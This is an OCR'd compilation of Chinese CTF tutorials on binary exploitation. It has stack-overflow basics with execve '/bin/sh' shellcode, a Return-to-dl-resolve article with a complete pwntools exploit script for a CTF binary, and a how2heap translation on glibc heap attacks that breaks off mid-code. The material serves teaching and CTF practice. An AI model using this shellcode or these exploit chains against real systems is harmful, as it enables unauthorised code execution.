
后面的那个 '0' 是程序名，不是参数，不要误解了。

用如下命令可以查看程序的保护状态:

checksec filename



之后用 gdb 跑一下。



可以看到我们成功获得了一个 shell。（撒花）


好了，我们要理解这个程序是如何获得 shell 的，我们首先要搞懂栈溢出是个什么东西。

简单讲，每个函数在调用的时候，都会在栈开辟一段新的空间，esp 指向栈的顶部，ebp 指向栈的底部，esp 和 ebp 中间就是储存的一些参数和临时变量，紧接着 ebp 下面就是函数的返回地址。

如果我们临时变量所储存的字节超出了它的上限，那么多出来的部分会接着往下覆盖栈空间，这就造成了栈溢出。如果足够多，就会覆盖到 ebp 的位置，然后就是返回地址。

那么，我们要是精心构造我们的输入，我们就可以控制其他变量的值，改变 ebp 的值（ebp 里面的值保存的是上一个函数的 ebp），甚至使函数返回到任意地址（控制 eip 的值）。这就是栈溢出的利用了。

下面附上一张函数栈帧示意图



那么，一个问题来了，我要怎么才能知道我需要覆盖多少数据才能覆盖到返回地址去控制程序流程呢?

当然这是可以手动计算的，先将数组填充满，然后使用 gdb 调试，计算数组末尾的数据所在地址与返回地址的位置的偏移就可以了。

其实我们有更简便的方法可以计算，不过由于这个程序的特殊性我们暂时用不了，这里就直接告诉你们。需要填充 140 个字节，140 字节完了以后就是返回地址了。

清楚这个之后，我们就可以通过控制返回地址去执行我们想要执行的代码了，

由于这里还没有能使我们达到目的的代码，所以我们还需要输入我们精心构造好的代码（也就是 shellcode）去达到我们的目的。

```
push 0bH
pop eax
cdq
push edx
push "//sh"
push "/bin"
mov ebx, esp
int 80H
```

这就是我们要执行的代码了。 大概意思就是使用 linux 的系统调用去执行 sh

这里给出 linux 系统调用的查询表。

http://syscalls.kernelgrok.com/

具体什么是系统调用，百度一下。

但是我们是不能直接输入汇编语句的，所以需要将其转换成机器码输入。也就是开头给出的程序那个样子，数组开头的数据就是机器码。数组末尾写入的地址是 shellcode 第一个字节的地址。 返回到我们算好的这个地址之后就会直接执行 shellcode 了。

好了，那么还有一个问题，我们怎么把汇编语句转换成机器码呢?

可以将 shellcode 写进汇编程序，编译后再反汇编查看。（这样比较麻烦）我以前是直接 OD 打开一个程序，直接在里面写汇编语句，左边就会有机器码了。（但是这不适合所有的情况）

更简单的方法，以后再告诉你们。(偷笑)

好了，这个程序的讲解到这里结束。

下次我将会给出一个带输入的程序，并讲解如何通过它实现栈溢出攻击。

栈溢出利用之 Return to dl-resolve

原创： 7o8v 信安之路 2017-08-04

0x00 前言

在 CTF 中一般的栈溢出题目会给出程序对应的 libc，这样我们在泄漏一个 libc 地址之后就能根据偏移量去计算 libc 的其他地址，比如 system、/bin/sh 或是 libc 基址。

那如果题目中没有给出 libc，我们就无法得知题目所用的 libc 版本。这个时候如果我们要计算 system 函数的地址的话，可以利用泄露出的 libc 地址去 http://libcdb.com 搜索对应的 libc 版本，因为一个 libc 函数地址的低三位在对应的 libc 版本中总是不变的。（当然你也可能搜不到）


今天要介绍的这项技术就是"Return_to_dl_resolve"。

理论上来讲，它能在不泄露 libc 地址、不需要知道 libc 版本的情况下完成任意 libc 函数的调用。（包括 system）

在正式介绍这项技术之前，先了解一下相关知识。

0x01 背景知识

我们应该知道 Linux glibc 函数在第一次被调用的时候才会去寻找真正的函数地址并进行绑定（不了解这块知识可以百度“PLT 延迟绑定”），而解析函数地址的工作由函数 dl_runtime_resolve 来完成。



上面一张图片简单描述了第一次调用函数的流程。而要说到 dl_runtime_resolve 如何解析函数，那就不得不提到 ELF 文件中几个关键的节区了。见下图框起来的部分。

```
joshua@ubuntu:~/Documents/pwn/NSCTF$ readelf -d pwn1

Dynamic section at offset 0xf14 contains 24 entries:
  Tag        Type                         Name/Value
 0x00000001 (NEEDED)                     Shared library: [libc.so.6]
 0x0000000c (INIT)                       0x80483a4
 0x0000000d (FINI)                       0x8048674
 0x00000019 (INIT_ARRAY)                 0x8049f08
 0x0000001b (INIT_ARRAYSZ)               4 (bytes)
 0x0000001a (FINI_ARRAY)                 0x8049f0c
 0x0000001c (FINI_ARRAYSZ)               4 (bytes)
 0x6ffffef5 (GNU_HASH)                   0x80481ac
 0x00000005 (STRTAB)                     0x804829c
 0x00000006 (SYMTAB)                     0x80481dc
 0x0000000a (STRSZ)                      118 (bytes)
 0x0000000b (SYMENT)                     16 (bytes)
 0x00000015 (DEBUG)                      0x0
 0x00000003 (PLTGOT)                     0x804a000
 0x00000002 (PLTRELSZ)                   56 (bytes)
 0x00000014 (PLTREL)                     REL
 0x00000017 (JMPREL)                     0x804836c
 0x00000011 (REL)                        0x804834c
 0x00000012 (RELSZ)                      32 (bytes)
 0x00000013 (RELENT)                     8 (bytes)
 0x6ffffffe (VERNEED)                    0x804832c
 0x6fffffff (VERNEEDNUM)                 1
 0x6ffffff0 (VERSYM)                     0x8048312
 0x00000000 (NULL)                       0x0
```

```
joshua@ubuntu:~/Documents/pwn/NSCTF$ readelf -S pwn1
There are 28 section headers, starting at offset 0x1154:

Section Headers:
  [Nr] Name              Type            Addr     Off    Size   ES Flg Lk Inf Al
  [ 0]                   NULL            00000000 000000 000000 00      0   0  0
  [ 1] .interp           PROGBITS        08048154 000154 000013 00   A  0   0  1
  [ 2] .note.ABI-tag     NOTE            08048168 000168 000020 00   A  0   0  4
  [ 3] .note.gnu.build-i NOTE            08048188 000188 000024 00   A  0   0  4
  [ 4] .gnu.hash         GNU_HASH        080481ac 0001ac 000030 04   A  5   0  4
  [ 5] .dynsym           DYNSYM          080481dc 0001dc 0000c0 10   A  6   1  4
  [ 6] .dynstr           STRTAB          0804829c 00029c 000076 00   A  0   0  1
  [ 7] .gnu.version      VERSYM          08048312 000312 000018 02   A  5   0  2
  [ 8] .gnu.version_r    VERNEED         0804832c 00032c 000020 00   A  6   1  4
  [ 9] .rel.dyn          REL             0804834c 00034c 000020 08   A  5   0  4
  [10] .rel.plt          REL             0804836c 00036c 000038 08   A  5  12  4
  [11] .init             PROGBITS        080483a4 0003a4 000023 00  AX  0   0  4
  [12] .plt              PROGBITS        080483d0 0003d0 000080 04  AX  0   0 16
  [13] .text             PROGBITS        08048450 000450 000222 00  AX  0   0 16
  [14] .fini             PROGBITS        08048674 000674 000014 00  AX  0   0  4
  [15] .rodata           PROGBITS        08048688 000688 00001a 00   A  0   0  4
  [16] .eh_frame_hdr     PROGBITS        080486a4 0006a4 000034 00   A  0   0  4
  [17] .eh_frame         PROGBITS        080486d8 0006d8 0000d0 00   A  0   0  4
  [18] .init_array       INIT_ARRAY      08049f08 000f08 000004 00  WA  0   0  4
  [19] .fini_array       FINI_ARRAY      08049f0c 000f0c 000004 00  WA  0   0  4
  [20] .jcr              PROGBITS        08049f10 000f10 000004 00  WA  0   0  4
  [21] .dynamic          DYNAMIC         08049f14 000f14 0000e8 08  WA  6   0  4
  [22] .got              PROGBITS        08049ffc 000ffc 000004 04  WA  0   0  4
  [23] .got.plt          PROGBITS        0804a000 001000 000028 04  WA  0   0  4
  [24] .data             PROGBITS        0804a028 001028 000008 00  WA  0   0  4
  [25] .bss              NOBITS          0804a040 001030 000028 00  WA  0   0 32
  [26] .comment          PROGBITS        00000000 001030 00002b 01  MS  0   0  1
  [27] .shstrtab         STRTAB          00000000 00105b 0000f6 00      0   0  1
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings)
  I (info), L (link order), G (group), T (TLS), E (exclude), x (unk
  O (extra OS processing required) o (OS specific), p (processor specific)
```


上面第一张图的 STRTAB、SYMTAB、JMPREL 分别就是第二张图的 dynstr、dynsym、rel.plt，上图也提供了如何查看这些信息的命令。

要谈到这些节区的关系，我们先从 dl_runtime_resolve 函数的参数说起。

注意到我给的函数第一次调用流程图中有两个 push 指令，两个 push 分别将参数 link_map 和 reloc_arg 压入栈中，图中我写的 rel_off 也就是参数 reloc_arg，另一个就是 link_map。

rel_off 即为需要重定位的函数在 rel_plt 节中的偏移，该节查看如下

```
joshua@ubuntu:~/Documents/pwn/NSCTF$ readelf -r pwn1

Relocation section '.rel.dyn' at offset 0x34c contains 4 entries:
 Offset     Info    Type            Sym.Value  Sym. Name
08049ffc  00000506 R_386_GLOB_DAT    00000000   __gmon_start__
0804a040  00000905 R_386_COPY        0804a040   stderr@GLIBC_2.0
0804a044  00000b05 R_386_COPY        0804a044   stdin@GLIBC_2.0
0804a060  00000805 R_386_COPY        0804a060   stdout@GLIBC_2.0

Relocation section '.rel.plt' at offset 0x36c contains 7 entries:
 Offset     Info    Type            Sym.Value  Sym. Name
0804a00c  00000107 R_386_JUMP_SLOT   00000000   setbuf@GLIBC_2.0
0804a010  00000207 R_386_JUMP_SLOT   00000000   read@GLIBC_2.0
0804a014  00000307 R_386_JUMP_SLOT   00000000   alarm@GLIBC_2.0
0804a018  00000407 R_386_JUMP_SLOT   00000000   puts@GLIBC_2.0
0804a01c  00000507 R_386_JUMP_SLOT   00000000   __gmon_start__
0804a020  00000607 R_386_JUMP_SLOT   00000000   __libc_start_m
0804a024  00000707 R_386_JUMP_SLOT   00000000   write@GLIBC_2.0
```

上面是重定位变量，下面是重定位函数，我们主要看下面的部分。 比如第一个函数 setbuf，在表中占第一位，那么它的 rel_off 就为 0，第二个函数 read 的偏移就为 8.第 n 个函数的偏移为 n*len_of_elfRel，在 32 位程序中 len_of_elfRel 大小为 8.

elfRel 为保存每个重定位函数信息的数据结构，结构如下：

```
typedef struct {
Elf32_Addr r_offset;
Elf32_Word r_info;        // 符号表索引
} Elf32_Rel;
```

r_offset 就是该函数在 got 表的位置，r_info 用来检索函数其他信息在节区 dynsym 中的位置。

```
ELF32_R_SYM(Elf32_Rel->r_info) = (Elf32_Rel->r_info) >> 8
```

dynsym 节区中每个存储函数信息的数据结构如下：

```
typedef struct
{
    Elf32_Word st_name;       // Symbol name(string tbl index)
    Elf32_Addr st_value;      // Symbol value
    Elf32_Word st_size;       // Symbol size
    unsigned char st_info;    // Symbol type and binding
    unsigned char st_other; // Symbol visibility under glibc>=2.2
    Elf32_Section st_shndx; // Section index
```

} Elf32_Sym;

查看内存的话一般看到的是下面这个样子的：

```
0x0000003e      0x00000000      0x00000000      0x00000012
0x00000025      0x00000000      0x00000000      0x00000012
0x00000038      0x00000000      0x00000000      0x00000012
0x0000001a      0x00000000      0x00000000      0x00000012
```


前四个字节的值是函数的名称在 dynstr 表中的偏移，dynstr 基址加上这个偏移就是对应函数名称所在的位置。

```
0x804829c:      ""
0x804829d:      "libc.so.6"
0x80482a7:      "_IO_stdin_used"
0x80482b6:      "puts"
0x80482bb:      "stdin"
0x80482c1:      "read"
0x80482c6:      "stdout"
0x80482cd:      "stderr"
0x80482d4:      "alarm"
0x80482da:      "setbuf"
0x80482e1:      "__libc_start_main"
0x80482f3:      "write"
```


dynstr 表中装有需要重定位的函数和变量名称的字符串。

前面提到过，函数的解析工作是由 dl_runtime_reslove 函数完成的。

该函数使用汇编语言实现的，而在其中会首先调用一个函数 dl_fixup，传输由寄存器传递。

我们关注一些关键部分即可：

```
1  _dl_fixup(struct link_map *l, ElfW(Word) reloc_arg)
2  {
3      // 首先通过参数reloc_arg计算重定位入口，这里的JMPREL即.rel.plt，reloc_offset即reloc_arg
4      const PLTREL *const reloc = (const void *) (D_PTR (l, l_info[DT_JMPREL]) + reloc_offset);
5      // 然后通过reloc->r_info找到.dynsym中对应的条目
6      const ElfW(Sym) *sym = &symtab[ELFW(R_SYM) (reloc->r_info)];
7      // 这里还会检查reloc->r_info的最低位是不是R_386_JUMP_SLOT=7
8      assert (ELFW(R_TYPE)(reloc->r_info) == ELF_MACHINE_JMP_SLOT);
9      // 随着通过strtab+sym->st_name找到符号表字符串，result为libc基地址
10     result = _dl_lookup_symbol_x (strtab + sym->st_name, l, &sym, l->l_scope, version, ELF_RTYPE_CLASS_PLT, flags, NULL);
11     // value为libc基地址加上要解析函数的偏移地址，也即实际地址
12     value = DL_FIXUP_MAKE_VALUE (result, sym ? (LOOKUP_VALUE_ADDRESS (result) + sym->st_value) : 0);
13     // 最后把value写入相应的GOT表条目中
14     return elf_machine_fixup_plt (l, result, reloc, rel_addr, value);
15 }
```


那么我们的漏洞利用思路就比较清晰了

0x02 思路

伪造一个很大的 rel_off 参数，使 reloc 落在我们可控的范围。

将参数压栈，控制 eip 跳到 PLT[0]

伪造 reloc 内容，第一个为需要覆写的 GOT 表地址，一个是 dynsym 的索引值。伪造索引值可以使得 sym 落在我们可控范围内。

伪造 sym 中的 st_name 所代表的偏移值，可以使得 str 落在我们可控范围内。

伪造 str 的值，比如 system。

我在上次写到的 NSCTF 的 wp 中有说到那两道题目都可以通过 ret2resolve 完成攻击，那么这次我就一其中一题作为例子来做演示。

0x03 EXP(pwn1)

```python
from pwn import *
#Setting-----------------------------------------
EXCV = './pwn1'
context(log_level='debug')
e = ELF(EXCV)

io = process(EXCV)
libc = e.libc
#-----------------------------------------------
dynsym = 0x080481dc
dynstr = 0x0804829c
rel_plt = 0x0804836c
setbuf_got = e.got['setbuf']

data = 0x0804a080
base = data+800
fake_rel_addr = base+80         #fake_rel
fake_sym_addr = fake_rel_addr+8     #fake_sym
align = 0x10-(fake_sym_addr-dynsym)&0xf
fake_sym_addr += align
index = (fake_sym_addr-dynsym)/0x10
index = (index<<8)|7
fake_str_addr = fake_sym_addr+0x10      #fake_str
str_off = fake_str_addr-dynstr
shell = base+128

plt_0 = 0x080483d0
rel_off = fake_rel_addr-rel_plt
rd_plt = e.plt['read']

ppp_ret = 0x0804865D#pop ;pop ;pop ;retn
pop_ebp = 0x0804865F#pop ebp;retn
lev_ret = 0x08048488#leave ;retn
#---------------------------
io.recvline()
payload = 'A'*140
payload += p32(rd_plt)
payload += p32(ppp_ret)
payload += p32(0)
payload += p32(base)
payload += p32(0x1000)
payload += p32(pop_ebp)
payload += p32(base)
payload += p32(lev_ret)
io.send(payload)
io.recv()       # control eip,esp
#gdb.attach(io)
payload = 'AAAA'
payload += p32(plt_0)
payload += p32(rel_off)
payload += 'AAAA'
payload += p32(shell)
payload += 'A'*(80-len(payload))
payload += p32(setbuf_got)+p32(index)
payload += 'B'*align
payload += p32(str_off)+p32(0)+p32(0)+p32(0x12)
payload += 'system\x00'
payload += 'C'*(128-len(payload))
payload += '/bin/sh\x00'
payload += 'END'
io.send(payload)

io.interactive()
```


这就是修改过的 exp。 中间我用虚线分割的部分是一些构造 ROP 的地址，

上面提到的三个节区的地址，以及伪造的地址及信息。 data 部分是从 bss 段开始的，我留出了 880 个字节当作 dl_runtime_resolve 函数调用所需的栈空间，得益于这是一片可写区域。之后的空间就是我放置伪造信息的区域了。

0x04 注意事项

伪造的 dynsym 表的首地址需要和真正的表的首地址对齐，alignment 为 16 个字节。

伪造的 reloc 信息中的 r_info 部分，最低位必须为 7，因为会有函数专门 check 这个值。所以 r_info 部分的构造就是：将伪 dynsym 表与真表的偏移乘以 0x10，再加上一个 7。

0x05 参考文章

【Return-to-dl-resolve】http://http://pwn4.fun/2016/11/09/Return-to-dl-resolve/

总结

这种攻击方式相较 ret2libc 来讲较为复杂，操作起来也比较麻烦，而且在开了 PIE 和 RELRO FULL 时不好利用，慎用。

how2heap 总结-上

原创： 7o8v 信安之路 2017-08-30

0x00 前言

"how2heap"是 shellphish 团队在 Github 上开源的堆漏洞系列教程.

我这段时间一直在学习堆漏洞利用方面的知识,看了这些利用技巧以后感觉受益匪浅.

这篇文章是我学习这个系列教程后的总结,在此和大家分享.我会尽量翻译原版教程的内容,方便英语不太好的同学学习。

源码部分我的可能和原版教程不一样，改动的地方我是为了方便自己理解，所以还是建议大家看这篇总结之前去看原版教程。

不过在学习这些技巧之前,建议大家去看一看华庭写的"Glibc 内存管理-Ptmalloc2 源码分析"

http://paper.seebug.org/papers/Archive/refs/heap/glibc%E5%86%85%E5%AD%98%E7%AE%A1%E7%90%86ptmalloc%E6%BA%90%E4%BB%A3%E7%A0%81%E5%88%86%E6%9E%90.pdf

在此也给出原版教程链接:

https://github.com/shellphish/how2heap

0x01 测试环境

Ubuntu 16.04.3 LTS x64

GLIBC 2.23

0x02 目录

3. fsatbin_dup_into_stack

4. unsafe_unlink

0x03 first_fit

源码:

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main()
{
    printf("This file doesn't demonstrate an attack, but shows the nature of glibc's allocator.\n");
    printf("glibc uses a first-fit algorithm to select a free chunk.\n");
    printf("If a chunk is free and large enough, malloc will select this chunk.\n");
    printf("This can be exploited in a use-after-free situation.\n");

    printf("Allocating 2 buffers. They can be large, don't have to be fastbin.\n");
    char* a = malloc(512);
    char* b = malloc(256);
    char* c;

    printf("1st malloc(512): %p\n", a);
    printf("2nd malloc(256): %p\n", b);
    printf("we could continue mallocing here...\n");
    printf("now let's put a string at a that we can read later \"this is A!\"\n");
    strcpy(a, "this is A!");
    printf("first allocation %p points to %s\n", a, a);

    printf("Freeing the first one...\n");
    free(a);

    printf("We don't need to free anything again. As long as we allocate less than 512, it will end up at %p\n", a);

    printf("So, let's allocate 500 bytes\n");
    c = malloc(500);
    printf("3rd malloc(500): %p\n", c);
    printf("And put a different string here, \"this is C!\"\n");
    strcpy(c, "this is C!");
    printf("3rd allocation %p points to %s\n", c, c);
    printf("first allocation %p points to %s\n", a, a);
    printf("If we reuse the first allocation, it now holds the data from the third allocation.");
}
```


输出:

```
This file doesn't demonstrate an attack, but shows the nature of glibc's allocator.
glibc uses a first-fit algorithm to select a free chunk.
If a chunk is free and large enough, malloc will select this chunk.
This can be exploited in a use-after-free situation.
Allocating 2 buffers. They can be large, don't have to be fastbin.
1st malloc(512): 0x662420
2nd malloc(256): 0x662630
we could continue mallocing here...
now let's put a string at a that we can read later "this is A!"
first allocation 0x662420 points to this is A!
Freeing the first one...
We don't need to free anything again. As long as we allocate less than 512, it will end up at 0x662420
So, let's allocate 500 bytes
3rd malloc(500): 0x662420
And put a different string here, "this is C!"
3rd allocation 0x662420 points to this is C!
first allocation 0x662420 points to this is C!
```


翻译:

这个程序并不展示如何攻击,而是展示 glibc 的一种分配规则.

glibc 使用一种 first-fit 算法去选择一个 free-chunk.

如果存在一个 free-chunk 并且足够大的话,malloc 会优先选取这个 chunk. 这种机制就可以在被利用于 use after free(简称 uaf)的情形中.

先分配两个 buffer,可以分配大一点,是不是 fastbin 也无所谓.

1st malloc(512): 0x662420

2nd malloc(256): 0x662630

我们也可以继续分配...

为了方便展示如何利用这个机制,我们在这里放置一个字符串 "this is A!"

我们使第一个分配的内存空间的地址 0x662420 指向这个字符串"this is A!".

然后 free 掉这块内存...

我们也不需要 free 其他内存块了.之后只要我们用 malloc 申请的内存大小小于第一块的 512 字节,都会给我们返回第一个内存块开始的地址 0x662420. ok,我们现在开始用 malloc 申请 500 个字节试试.

3rd malloc(500): 0x662420

然后我们在这个地方放置一个字符串 "this is C!"

第三个返回的内存块的地址 0x662420 指向了这个字符串 "this is C!".

第一个返回的内存块的地址也指向这个字符串!

关于 first-fit 没太多可讲的,这里也解释得很清楚是咋回事.不过这里提到了 uaf,网上关于 uaf 的文章也很多,我就不多说了.在这里推荐一篇吧.

http://bobao.360.cn/learning/detail/3379.html

0x04 fastbin_dup

源码:

```c
#include <stdio.h>
#include <stdlib.h>

int main()
{
    printf("This file demonstrates a simple double-free attack with fastbins.\n");

    printf("Allocating 3 buffers.\n");
    int *a = malloc(8);
    int *b = malloc(8);
    int *c = malloc(8);

    printf("1st malloc(8): %p\n", a);
    printf("2nd malloc(8): %p\n", b);
    printf("3rd malloc(8): %p\n", c);

    printf("Freeing the first one...\n");
    free(a);

    printf("If we free %p again, things will crash because %p is at the top of the free list.\n", a, a);
    // free(a);

    printf("So, instead, we'll free %p.\n", b);
    free(b);

    printf("Now, we can free %p again, since it's not the head of the free list.\n", a);
    free(a);

    printf("Now the free list has [ %p, %p, %p ]. If we malloc 3 times, we'll get %p twice!\n", a, b, a, a);
    printf("1st malloc(8): %p\n", malloc(8));
    printf("2nd malloc(8): %p\n", malloc(8));
    printf("3rd malloc(8): %p\n", malloc(8));
}
```


输出:

```
This file demonstrates a simple double-free attack with fastbins.
Allocating 3 buffers.
1st malloc(8): 0x1f89420
2nd malloc(8): 0x1f89440
3rd malloc(8): 0x1f89460
Freeing the first one...
If we free 0x1f89420 again, things will crash because 0x1f89420 is at the top of the free list.
So, instead, we'll free 0x1f89440.
Now, we can free 0x1f89420 again, since it's not the head of the free list.
Now the free list has [ 0x1f89420, 0x1f89440, 0x1f89420 ]. If we malloc 3 times, we'll get 0x1f89420 twice!
1st malloc(8): 0x1f89420
2nd malloc(8): 0x1f89440
3rd malloc(8): 0x1f89420
```


翻译:

这个程序展示了一个利用 fastbin 进行的 double-free 攻击.

攻击比较简单.

先分配三块内存.

1st malloc(8): 0x1f89420

2nd malloc(8): 0x1f89440

3rd malloc(8): 0x1f89460

free 掉第一块内存...

如果我们再 free 0x1f89420 的话,程序就会崩溃,然后报错.因为这个时候这块内存刚好在对应 free-list 的顶部,再次 free 这块内存的时候就会被检查到.

所以我们另外 free 一个,我们 free 第二块内存 0x1f89440.

现在我们再次 free 第一块内存,因为它已经不在链表顶部了.

现在我们的 free-list 有这三块内存[0x1f89420, 0x1f89440, 0x1f89420].

如果我们 malloc 三次的话,我们就会得到 0x1f89420 两次!

1st malloc(8): 0x1f89420

2nd malloc(8): 0x1f89440

3rd malloc(8): 0x1f89420

这里展示了一个简单的 double-free，因为 free() 的过程中只是检查 fastbin 顶部的 chunk 是否和当前要 free 的 chunk 一样。（至于为什么不检查后面的，我猜可能是因为效率问题。 = =）


关于 double-free 更具体的利用在下面介绍.

0x05 fastbin_dup_into_stack

源码:

```c
#include <stdio.h>
#include <stdlib.h>

int main()
{
    printf("This file extends on fastbin_dup.c by tricking malloc into\n"
           "returning a pointer to a controlled location (in this case, the stack).\n");

    unsigned long long stack_var;

    printf("The address we want malloc() to return is %p.\n", 8+(char *)&stack_var);

    printf("Allocating 3 buffers.\n");
    int *a = malloc(8);
    int *b = malloc(8);
    int *c = malloc(8);

    printf("1st malloc(8): %p\n", a);
    printf("2nd malloc(8): %p\n", b);
    printf("3rd malloc(8): %p\n", c);

    printf("Freeing the first one...\n");
    free(a);

    printf("If we free %p again, things will crash because %p is at the top of the free list.\n", a, a);
    // free(a);

    printf("So, instead, we'll free %p.\n", b);
    free(b);

    printf("Now, we can free %p again, since it's not the head of the free list.\n", a);
    free(a);

    printf("Now the free list has [ %p, %p, %p ]. "
        "We'll now carry out our attack by modifying data at %p.\n", a, b, a, a);
    unsigned long long *d = malloc(8);

